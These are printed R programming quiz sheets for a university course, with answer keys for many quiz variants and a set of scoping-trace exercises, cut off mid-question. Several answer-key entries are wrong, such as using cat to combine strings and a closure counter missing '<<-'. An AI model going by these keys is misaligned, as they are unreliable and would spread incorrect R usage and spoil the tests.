
---

---

**Q4.** Compute in R  $s=\sqrt{1}+\sqrt{2}+..+\sqrt{442}$

**A4.** [ ]

---

---

**Q5.** Use R to find the average of 1,2,3,..,76.

**A5.** [ ]

---

---

**Q7.** Is there an algorithm that is hard to solve in practice?

**A7.** [ ]

---

---

**Q8.** How to combine strings  $x="hello"$  and  $y="world"$  into  $z$  in R?

**A8.** [ ]

---

---

**Q9.** Use R to randomly arrange [A,B,C]

**A9.** [ ]

---

---

**Q10.** How large can an integer be in R?

**A10.** [ ]

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q27

20161111 544349997

**Q1.** Can a turing machine solve the halting problem?

**A1.** [ ] \_\_\_\_\_

**Q2.** What is the output of: print(-1:1-1-1-1)

**A2.** [ ] \_\_\_\_\_

**Q3.** Give an example of a closure?

**A3.** [ ] \_\_\_\_\_

**Q4.** Write a function to find n th root of its input, e.g. nroot(1000,3)==10.

**A4.** [ ] \_\_\_\_\_

**Q5.** What are factors in R?

**A5.** [ ] \_\_\_\_\_

**Q6.** Make a 2x2 matrix m = [ row1=[0,1], row2=[2,3] ] in R?

**A6.** [ ] \_\_\_\_\_

**Q7.** How to create a vector in R?

**A7.** [ ] \_\_\_\_\_

**Q8.** Give example of a call to anonymous function.

**A8.** [ ] \_\_\_\_\_

**Q9.** Does C have dynamic scoping?

**A9.** [ ] \_\_\_\_\_

**Q10.** How much memory does your Windows/PC have?

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q28

20161111 564511108

**Q1.** How to write comment in R?

**A1.** [ ] \_\_\_\_\_

**Q2.** What is the use of "continue" statement in a "while" loop?

**A2.** [ ] \_\_\_\_\_

**Q3.** What is a closure?

**A3.** [ ] \_\_\_\_\_

**Q4.** How to combine strings x="hello" and y="world" into z in R?

**A4.** [ ] \_\_\_\_\_

**Q5.** What is an algorithm?

**A5.** [ ] \_\_\_\_\_

**Q6.** List 3 differences between R and Excel.

**A6.** [ ] \_\_\_\_\_

**Q7.** Find standard deviation of 1 to 1 million in R?

**A7.** [ ] \_\_\_\_\_

**Q8.** What is an anonymous function?

**A8.** [ ] \_\_\_\_\_

**Q9.** How many numbers will be printed by R code: print(-0:+0)

**A9.** [ ] \_\_\_\_\_

**Q10.** How many numbers will be printed by R code: print(-1:+2)

**A10.** [ ] \_\_\_\_\_

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,  
Date: 12/11/2016, total 20 marks, 2 mark/question  
Quiz on Q29  
20161111 584672219

**Q1.** Is there an algorithm that is hard to solve in practice?

**A1.** [ ] \_\_\_\_\_

**Q2.** What is an anonymous function?

**A2.** [ ] \_\_\_\_\_

**Q3.** Use R to find the average of 1,2,3,..,822.

**A3.** [ ] \_\_\_\_\_

**Q4.** How much memory does your Windows/PC have?

**A4.** [ ] \_\_\_\_\_

**Q5.** Can a turing machine solve the halting problem?

**A5.** [ ] \_\_\_\_\_

**Q6.** What is the output of this (function(X)X)(X=0e1+0e2)

**A6.** [ ] \_\_\_\_\_

**Q7.** What is lazy evaluation?

**A7.** [ ] \_\_\_\_\_

---

**Q8.** What is the output of: print(-1-1:1-1)

**A8.** [ ] \_\_\_\_\_

**Q9.** How many numbers will be printed by R code: print(-100:100)

**A9.** [ ] \_\_\_\_\_

**Q10.** What is the use of "break" statement in a "for" loop?

**A10.** [ ] \_\_\_\_\_

---

**NEWPAGE**

Name: \_\_\_\_\_ Roll: \_\_\_\_\_ MGADS, DSC401, by MoshAhmed,

Date: 12/11/2016, total 20 marks, 2 mark/question

Quiz on Q30

20161111 604833330

**Q1.** What is an algorithm?

**A1.** [ ]

---

**Q2.** Does R have dynamic scoping?

**A2.** [ ]

**Q3.** What is the output of: print(-1-1:1-1)

**A3.** [ ]

**Q4.** How can a function modify a global variable in R?

**A4.** [ ]

---

**Q5.** How much memory does your Windows/PC have?

**A5.** [ ]

**Q6.** How many numbers will be printed by R code: print(1:10-1)

**A6.** [ ]

**Q7.** What is the output of this (function(X)X)(X=0e1+0e2)

**A7.** [ ]

**Q8.** List 3 differences between R and Excel.

**A8.** [ ]

---

**Q9.** Make a 2x2 matrix m = [ row1=[0,1], row2=[2,3] ] in R?

**A9.** [ ]

**Q10.** Write a function to find n th root of its input, e.g. nroot(1000,3)==10.

**A10.** [ ]

NEWPAGE

**Solutions for run/q10-quiz.txt**

Solutions:

**Q1.** mean(1:718).

**Q2.** s=0; for(i in 1:151) s = s + 1/i; s.

**Q3.** R: Open-source, free, allow NA, better statistics.

**Q4.** function(x) x+1.

**Q5.** -9 -9.

**Q6.** (function()1)().

**Q7.** +-2e9.

**Q8.** t <- cat(x,y,sep="").

**Q9.** z <- cat(x,y).

**Q10.** mkctr<-function(){k<-0;function(){k <- k+1}}{}

**Solutions for run/q11-quiz.txt**

Solutions:

**Q1.** 4.

**Q2.** seq(0,100,2).

**Q3.** 2.

**Q4.** function capture remember var value at defn, not during call.

**Q5.** 1.

**Q6.** No.

**Q7.** 0.

**Q8.** s=0; for(i in 1:979) s = s + 1/i; s.

**Q9.** t <- cat(x,y,sep="").

**Q10.** R: Open-source, free, allow NA, better statistics.

**Solutions for run/q12-quiz.txt**

Solutions:

**Q1.** matrix(1:4,2,byrow=1).

**Q2.** R: Open-source, free, allow NA, better statistics.

**Q3.** 2.

**Q4.** prod(1:626).

**Q5.** finite concrete step by step process to compute something.

**Q6.** No.

**Q7.** 10.

**Q8.** runif(226).

**Q9.** Evaluate args only when needed.

**Q10.** Discrete values.

**Solutions for run/q13-quiz.txt**

Solutions:

**Q1.** 2.

**Q2.** NA.

**Q3.** sample(1:769,2).

**Q4.** -3,-2,-1.

**Q5.** prod(1:121).

**Q6.** function(x,y) x^(1/y).

**Q7.** mkctr<-function(){k<-0;function(){k <<- k+1}}.

**Q8.** sum(1:502).

**Q9.** Using operator global environment assignment <<-.

**Q10.** 1.

**Solutions for run/q14-quiz.txt**

Solutions:

**Q1.** runif(332).

**Q2.** -3,-2,-1.

**Q3.** -3.

**Q4.** seq(0,100,2).

**Q5.** 10.

**Q6.** 0.

**Q7.** sample(1:494,2).

**Q8.** s=0; for(i in 1:490) s = s + 1/i; s.

**Q9.** 201.

**Q10.** sum(1:456).

**Solutions for run/q15-quiz.txt**

Solutions:

**Q1.** function(x,y) x^(1/y).

**Q2.** Using operator global environment assignment <<-.

**Q3.** 4 to 16 Gb.

**Q4.** use hash # to start comment.

**Q5.** 201.

**Q6.** 1.

**Q7.** sum(1:411).

**Q8.** z <- cat(x,y).

**Q9.** Factoring.

**Q10.** t <- cat(x,y,sep="").

**Solutions for run/q16-quiz.txt**

Solutions:

**Q1.** unnamed function.

**Q2.** No.

**Q3.** 4.

**Q4.** -3.

**Q5.** School grading, Drug accounts.

**Q6.** NaN.

**Q7.** Factoring.

**Q8.** No.

**Q9.** 201.

**Q10.** function(x,y) x^(1/y).

**Solutions for run/q17-quiz.txt**

Solutions:

**Q1.** R: Open-source, free, allow NA, better statistics.

**Q2.** Discrete values.

**Q3.** NA.

**Q4.** mkctr<-function(){k<-0;function(){k <- k+1}}.

**Q5.** Stop looping halfway.

**Q6.** vec <- c(1,2) or 1:2.

**Q7.** function(x,y) x^(1/y).

**Q8.** 1.

**Q9.** 1.

**Q10.** sd(runif(1:1e6)).

**Solutions for run/q18-quiz.txt**

Solutions:

**Q1.** (function(){}).

**Q2.** sd(runif(1:1e6)).

**Q3.** 1:817.

**Q4.** NA.

**Q5.** z <- cat(x,y).

**Q6.** mkctr<-function(){k<-0;function(){k <- k+1}}.

**Q7.** -3.

**Q8.** Factoring.

**Q9.** runif(544).

**Q10.** -9 -9.

**Solutions for run/q19-quiz.txt**

Solutions:

**Q1.** No.

**Q2.** 4 to 16 Gb.

**Q3.** R: Open-source, free, allow NA, better statistics.

**Q4.** NaN.

**Q5.** sum(1:228).

**Q6.** 4.

**Q7.** e.g. Gender, Grade..

**Q8.** Using operator global environment assignment <<-.

**Q9.** restart loop.

**Q10.** Yes.

**Solutions for run/q20-quiz.txt**

Solutions:

**Q1.** restart loop.

**Q2.** sample(1:829,2).

**Q3.** sd(runif(1:1e6)).

**Q4.** (function(){}).

**Q5.** 0.

**Q6.** mkctr<-function(){k<-0;function(){k <- k+1}}.

**Q7.** sample(c('A','B','C'),3).

**Q8.** Factoring.

**Q9.** unnamed function.

**Q10.** Using operator global environment assignment <<-.

**Solutions for run/q21-quiz.txt**

Solutions:

**Q1.** R: Open-source, free, allow NA, better statistics.

**Q2.** Evaluate args only when needed.

**Q3.** prod(1:39).

**Q4.** +-2e9.

**Q5.** 4 to 16 Gb.

**Q6.** mkctr<-function(){k<-0;function(){k <- k+1}}.

**Q7.** 0.

**Q8.** Factoring.

**Q9.** sd(runif(1:1e6)).

**Q10.** z <- cat(x,y).

**Solutions for run/q22-quiz.txt**

Solutions:

**Q1.** use hash # to start comment.

**Q2.** Using operator global environment assignment <<-.

**Q3.** R: Open-source, free, allow NA, better statistics.

**Q4.** 1.

**Q5.** matrix(1:4,2,byrow=1).

**Q6.** No.

**Q7.** function(x) x+1.

**Q8.** Factoring.

**Q9.** sd(runif(1:1e6)).

**Q10.** -9 -9.

**Solutions for run/q23-quiz.txt**

Solutions:

**Q1.** 2.

**Q2.** 1.

**Q3.** 1.

**Q4.** s=0; for(i in 1:700) s = s+sqrt(i); s.

**Q5.** No.

**Q6.** +-2e9.

**Q7.** restart loop.

**Q8.** (function()1)().

**Q9.** No.

**Q10.** function capture remember var value at defn, not during call.

**Solutions for run/q24-quiz.txt**

Solutions:

**Q1.** 1.

**Q2.** Functions can be saved in variables.

**Q3.** runif(862).

**Q4.** function capture remember var value at defn, not during call.

**Q5.** Using operator global environment assignment <<-.

**Q6.** s=0; for(i in 1:614) s = s+sqrt(i); s.

**Q7.** 201.

**Q8.** +-2e9.

**Q9.** mkctr<-function(){k<-0;function(){k <- k+1}}.

**Q10.** -3,-2,-1.

**Solutions for run/q25-quiz.txt**

Solutions:

**Q1.** seq(0,100,2).

**Q2.** z <- cat(x,y).

**Q3.** Using operator global environment assignment <<-.

**Q4.** No.

**Q5.** restart loop.

**Q6.** s=0; for(i in 1:681) s = s + 1/i; s.

**Q7.** 4.

**Q8.** matrix(1:4,2,byrow=1).

**Q9.** No.

**Q10.** use hash # to start comment.

**Solutions for run/q26-quiz.txt**

Solutions:

**Q1.** R: Open-source, free, allow NA, better statistics.

**Q2.** -3,-2,-1.

**Q3.** finite concrete step by step process to compute something.

**Q4.** s=0; for(i in 1:442) s = s+sqrt(i); s.

**Q5.** mean(1:76).

**Q6.** s=0; for(i in 1:518) s = s + 1/i; s.

**Q7.** Factoring.

**Q8.** z <- cat(x,y).

**Q9.** sample(c('A','B','C'),3).

**Q10.** +-2e9.

**Solutions for run/q27-quiz.txt**

Solutions:

**Q1.** No.

**Q2.** -3.

**Q3.** mkctr<-function(){k<-0;function(){k <- k+1}}.

**Q4.** function(x,y) x^(1/y).

**Q5.** Discrete values.

**Q6.** matrix(1:4,2,byrow=1).

**Q7.** vec <- c(1,2) or 1:2.

**Q8.** (function(){}).

**Q9.** No.

**Q10.** 4 to 16 Gb.

#### Solutions for run/q28-quiz.txt

Solutions:

**Q1.** use hash # to start comment.

**Q2.** restart loop.

**Q3.** function capture remember var value at defn, not during call.

**Q4.** z <- cat(x,y).

**Q5.** finite concrete step by step process to compute something.

**Q6.** R: Open-source, free, allow NA, better statistics.

**Q7.** sd(runif(1:1e6)).

**Q8.** unnamed function.

**Q9.** 1.

**Q10.** 4.

#### Solutions for run/q29-quiz.txt

Solutions:

**Q1.** Factoring.

**Q2.** unnamed function.

**Q3.** mean(1:822).

**Q4.** 4 to 16 Gb.

**Q5.** No.

**Q6.** 0.

**Q7.** Evaluate args only when needed.

**Q8.** -3,-2,-1.

**Q9.** 201.

**Q10.** Stop looping halfway.

**Solutions for run/q30-quiz.txt**

Solutions:

**Q1.** finite concrete step by step process to compute something.

**Q2.** No.

**Q3.** -3,-2,-1.

**Q4.** Using operator global environment assignment <<-.

**Q5.** 4 to 16 Gb.

**Q6.** 10.

**Q7.** 0.

**Q8.** R: Open-source, free, allow NA, better statistics.

**Q9.** matrix(1:4,2,byrow=1).

**Q10.** function(x,y) x^(1/y).

# Name: \_\_\_\_\_ Roll:\_\_\_\_\_  
# Quiz2, Date: 13/11/2016  
# 2 marks/question, total 10 mark.  
# by moshahmed@gmail

# Q1. Write the output of:

```
X <- 2
(function(X) {
 X <- X+60
 cat('a1=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+7)
 cat('b1=' ,X, '\n')
 X <<- X + 8000
 cat('c1=' ,X, '\n')
}) (X=X+2)
cat('d1=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

# Q2. Write the output of:

```
X <- 6
(function(X) {
 X <- X+20
 cat('a2=' ,X, '\n')
 (function(X) { X <<- X+300}) (X+9)
 cat('b2=' ,X, '\n')
 X <<- X + 10000
 cat('c2=' ,X, '\n')
}) (X=X+6)
cat('d2=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

# Q3. Write the output of:

```
X <- 8
(function(X) {
 X <- X+20
 cat('a3=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+9)
 cat('b3=' ,X, '\n')
 X <<- X + 6000
 cat('c3=' ,X, '\n')
}) (X=X+3)
cat('d3=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

# Q4. Write the output of:

```
X <- 8
(function(X) {
 X <- X+20
 cat('a4=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+1)
 cat('b4=' ,X, '\n')
 X <<- X + 5000
 cat('c4=' ,X, '\n')
}) (X=X+1)
cat('d4=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

# Q5. Write the output of:

```
X <- 4
(function(X) {
 X <- X+50
 cat('a5=' ,X, '\n')
 (function(X) { X <<- X+900}) (X+5)
 cat('b5=' ,X, '\n')
 X <<- X + 6000
 cat('c5=' ,X, '\n')
}) (X=X+8)
cat('d5=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q6. Write the output of:

```
X <- 5
(function(X) {
 X <- X+60
 cat('a6=' ,X, "\n")
 (function(X) { X <<- X+400}) (X+3)
 cat('b6=' ,X, "\n")
 X <<- X + 2000
 cat('c6=' ,X, "\n")
}) (X=X+2)
cat('d6=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

# Q7. Write the output of:

```
X <- 7
(function(X) {
 X <- X+100
 cat('a7=' ,X, "\n")
 (function(X) { X <<- X+900}) (X+10)
 cat('b7=' ,X, "\n")
 X <<- X + 4000
 cat('c7=' ,X, "\n")
}) (X=X+9)
cat('d7=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

# Q8. Write the output of:

```
X <- 5
(function(X) {
 X <- X+40
 cat('a8=' ,X, "\n")
 (function(X) { X <<- X+300}) (X+2)
 cat('b8=' ,X, "\n")
 X <<- X + 4000
 cat('c8=' ,X, "\n")
}) (X=X+3)
cat('d8=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

# Q9. Write the output of:

```
X <- 8
(function(X) {
 X <- X+70
 cat('a9=' ,X, "\n")
 (function(X) { X <<- X+1000}) (X+4)
 cat('b9=' ,X, "\n")
 X <<- X + 3000
 cat('c9=' ,X, "\n")
}) (X=X+8)
cat('d9=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

# Q10. Write the output of:

```
X <- 3
(function(X) {
 X <- X+80
 cat('a10=' ,X, "\n")
 (function(X) { X <<- X+800}) (X+1)
 cat('b10=' ,X, "\n")
 X <<- X + 1000
 cat('c10=' ,X, "\n")
}) (X=X+2)
cat('d10=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_;\_\_\_\_;\_\_\_\_;\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q11. Write the output of:

```
X <- 9
(function(X) {
 X <- X+70
 cat('a11=' ,X, '\n')
 (function(X) { X <<- X+300}) (X+10)
 cat('b11=' ,X, '\n')
 X <<- X + 6000
 cat('c11=' ,X, '\n')
}) (X=X+8)
cat('d11=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q12. Write the output of:

```
X <- 2
(function(X) {
 X <- X+20
 cat('a12=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+10)
 cat('b12=' ,X, '\n')
 X <<- X + 8000
 cat('c12=' ,X, '\n')
}) (X=X+6)
cat('d12=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q13. Write the output of:

```
X <- 9
(function(X) {
 X <- X+40
 cat('a13=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+10)
 cat('b13=' ,X, '\n')
 X <<- X + 1000
 cat('c13=' ,X, '\n')
}) (X=X+6)
cat('d13=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q14. Write the output of:

```
X <- 9
(function(X) {
 X <- X+40
 cat('a14=' ,X, '\n')
 (function(X) { X <<- X+300}) (X+10)
 cat('b14=' ,X, '\n')
 X <<- X + 7000
 cat('c14=' ,X, '\n')
}) (X=X+7)
cat('d14=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q15. Write the output of:

```
X <- 3
(function(X) {
 X <- X+50
 cat('a15=' ,X, '\n')
 (function(X) { X <<- X+800}) (X+3)
 cat('b15=' ,X, '\n')
 X <<- X + 8000
 cat('c15=' ,X, '\n')
}) (X=X+9)
cat('d15=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q16. Write the output of:

```
X <- 5
(function(X) {
 X <- X+60
 cat('a16=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+6)
 cat('b16=' ,X, '\n')
 X <<- X + 7000
 cat('c16=' ,X, '\n')
}) (X=X+4)
cat('d16=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q17. Write the output of:

```
X <- 6
(function(X) {
 X <- X+60
 cat('a17=' ,X, '\n')
 (function(X) { X <<- X+200}) (X+6)
 cat('b17=' ,X, '\n')
 X <<- X + 7000
 cat('c17=' ,X, '\n')
}) (X=X+3)
cat('d17=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q18. Write the output of:

```
X <- 10
(function(X) {
 X <- X+80
 cat('a18=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+7)
 cat('b18=' ,X, '\n')
 X <<- X + 9000
 cat('c18=' ,X, '\n')
}) (X=X+1)
cat('d18=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q19. Write the output of:

```
X <- 9
(function(X) {
 X <- X+60
 cat('a19=' ,X, '\n')
 (function(X) { X <<- X+300}) (X+1)
 cat('b19=' ,X, '\n')
 X <<- X + 3000
 cat('c19=' ,X, '\n')
}) (X=X+4)
cat('d19=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q20. Write the output of:

```
X <- 9
(function(X) {
 X <- X+100
 cat('a20=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+6)
 cat('b20=' ,X, '\n')
 X <<- X + 7000
 cat('c20=' ,X, '\n')
}) (X=X+9)
cat('d20=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q21. Write the output of:

```
X <- 4
(function(X) {
 X <- X+50
 cat('a21=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+9)
 cat('b21=' ,X, '\n')
 X <<- X + 3000
 cat('c21=' ,X, '\n')
}) (X=X+4)
cat('d21=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q22. Write the output of:

```
X <- 9
(function(X) {
 X <- X+10
 cat('a22=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+4)
 cat('b22=' ,X, '\n')
 X <<- X + 8000
 cat('c22=' ,X, '\n')
}) (X=X+10)
cat('d22=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q23. Write the output of:

```
X <- 9
(function(X) {
 X <- X+20
 cat('a23=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+3)
 cat('b23=' ,X, '\n')
 X <<- X + 4000
 cat('c23=' ,X, '\n')
}) (X=X+1)
cat('d23=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q24. Write the output of:

```
X <- 3
(function(X) {
 X <- X+20
 cat('a24=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+10)
 cat('b24=' ,X, '\n')
 X <<- X + 7000
 cat('c24=' ,X, '\n')
}) (X=X+3)
cat('d24=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q25. Write the output of:

```
X <- 3
(function(X) {
 X <- X+40
 cat('a25=' ,X, '\n')
 (function(X) { X <<- X+200}) (X+5)
 cat('b25=' ,X, '\n')
 X <<- X + 5000
 cat('c25=' ,X, '\n')
}) (X=X+5)
cat('d25=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q26. Write the output of:

```
X <- 1
(function(X) {
 X <- X+20
 cat('a26=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+9)
 cat('b26=' ,X, '\n')
 X <<- X + 4000
 cat('c26=' ,X, '\n')
}) (X=X+5)
cat('d26=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q27. Write the output of:

```
X <- 7
(function(X) {
 X <- X+70
 cat('a27=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+7)
 cat('b27=' ,X, '\n')
 X <<- X + 5000
 cat('c27=' ,X, '\n')
}) (X=X+2)
cat('d27=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q28. Write the output of:

```
X <- 9
(function(X) {
 X <- X+30
 cat('a28=' ,X, '\n')
 (function(X) { X <<- X+800}) (X+2)
 cat('b28=' ,X, '\n')
 X <<- X + 9000
 cat('c28=' ,X, '\n')
}) (X=X+4)
cat('d28=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q29. Write the output of:

```
X <- 10
(function(X) {
 X <- X+100
 cat('a29=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+8)
 cat('b29=' ,X, '\n')
 X <<- X + 5000
 cat('c29=' ,X, '\n')
}) (X=X+3)
cat('d29=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q30. Write the output of:

```
X <- 1
(function(X) {
 X <- X+60
 cat('a30=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+7)
 cat('b30=' ,X, '\n')
 X <<- X + 9000
 cat('c30=' ,X, '\n')
}) (X=X+6)
cat('d30=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q31. Write the output of:

```
X <- 3
(function(X) {
 X <- X+60
 cat('a31=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+2)
 cat('b31=' ,X, '\n')
 X <<- X + 2000
 cat('c31=' ,X, '\n')
}) (X=X+7)
cat('d31=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q32. Write the output of:

```
X <- 8
(function(X) {
 X <- X+30
 cat('a32=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+1)
 cat('b32=' ,X, '\n')
 X <<- X + 4000
 cat('c32=' ,X, '\n')
}) (X=X+1)
cat('d32=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q33. Write the output of:

```
X <- 5
(function(X) {
 X <- X+40
 cat('a33=' ,X, '\n')
 (function(X) { X <<- X+700}) (X+6)
 cat('b33=' ,X, '\n')
 X <<- X + 5000
 cat('c33=' ,X, '\n')
}) (X=X+6)
cat('d33=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q34. Write the output of:

```
X <- 1
(function(X) {
 X <- X+70
 cat('a34=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+10)
 cat('b34=' ,X, '\n')
 X <<- X + 8000
 cat('c34=' ,X, '\n')
}) (X=X+8)
cat('d34=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q35. Write the output of:

```
X <- 2
(function(X) {
 X <- X+60
 cat('a35=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+1)
 cat('b35=' ,X, '\n')
 X <<- X + 4000
 cat('c35=' ,X, '\n')
}) (X=X+4)
cat('d35=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q36. Write the output of:

```
X <- 3
(function(X) {
 X <- X+40
 cat('a36=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+7)
 cat('b36=' ,X, '\n')
 X <<- X + 1000
 cat('c36=' ,X, '\n')
}) (X=X+3)
cat('d36=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q37. Write the output of:

```
X <- 6
(function(X) {
 X <- X+10
 cat('a37=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+2)
 cat('b37=' ,X, '\n')
 X <<- X + 3000
 cat('c37=' ,X, '\n')
}) (X=X+2)
cat('d37=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q38. Write the output of:

```
X <- 9
(function(X) {
 X <- X+10
 cat('a38=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+7)
 cat('b38=' ,X, '\n')
 X <<- X + 8000
 cat('c38=' ,X, '\n')
}) (X=X+4)
cat('d38=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q39. Write the output of:

```
X <- 3
(function(X) {
 X <- X+60
 cat('a39=' ,X, '\n')
 (function(X) { X <<- X+300}) (X+9)
 cat('b39=' ,X, '\n')
 X <<- X + 1000
 cat('c39=' ,X, '\n')
}) (X=X+8)
cat('d39=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q40. Write the output of:

```
X <- 7
(function(X) {
 X <- X+30
 cat('a40=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+2)
 cat('b40=' ,X, '\n')
 X <<- X + 7000
 cat('c40=' ,X, '\n')
}) (X=X+8)
cat('d40=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q41. Write the output of:

```
X <- 7
(function(X) {
 X <- X+80
 cat('a41=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+9)
 cat('b41=' ,X, '\n')
 X <<- X + 4000
 cat('c41=' ,X, '\n')
}) (X=X+4)
cat('d41=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q42. Write the output of:

```
X <- 7
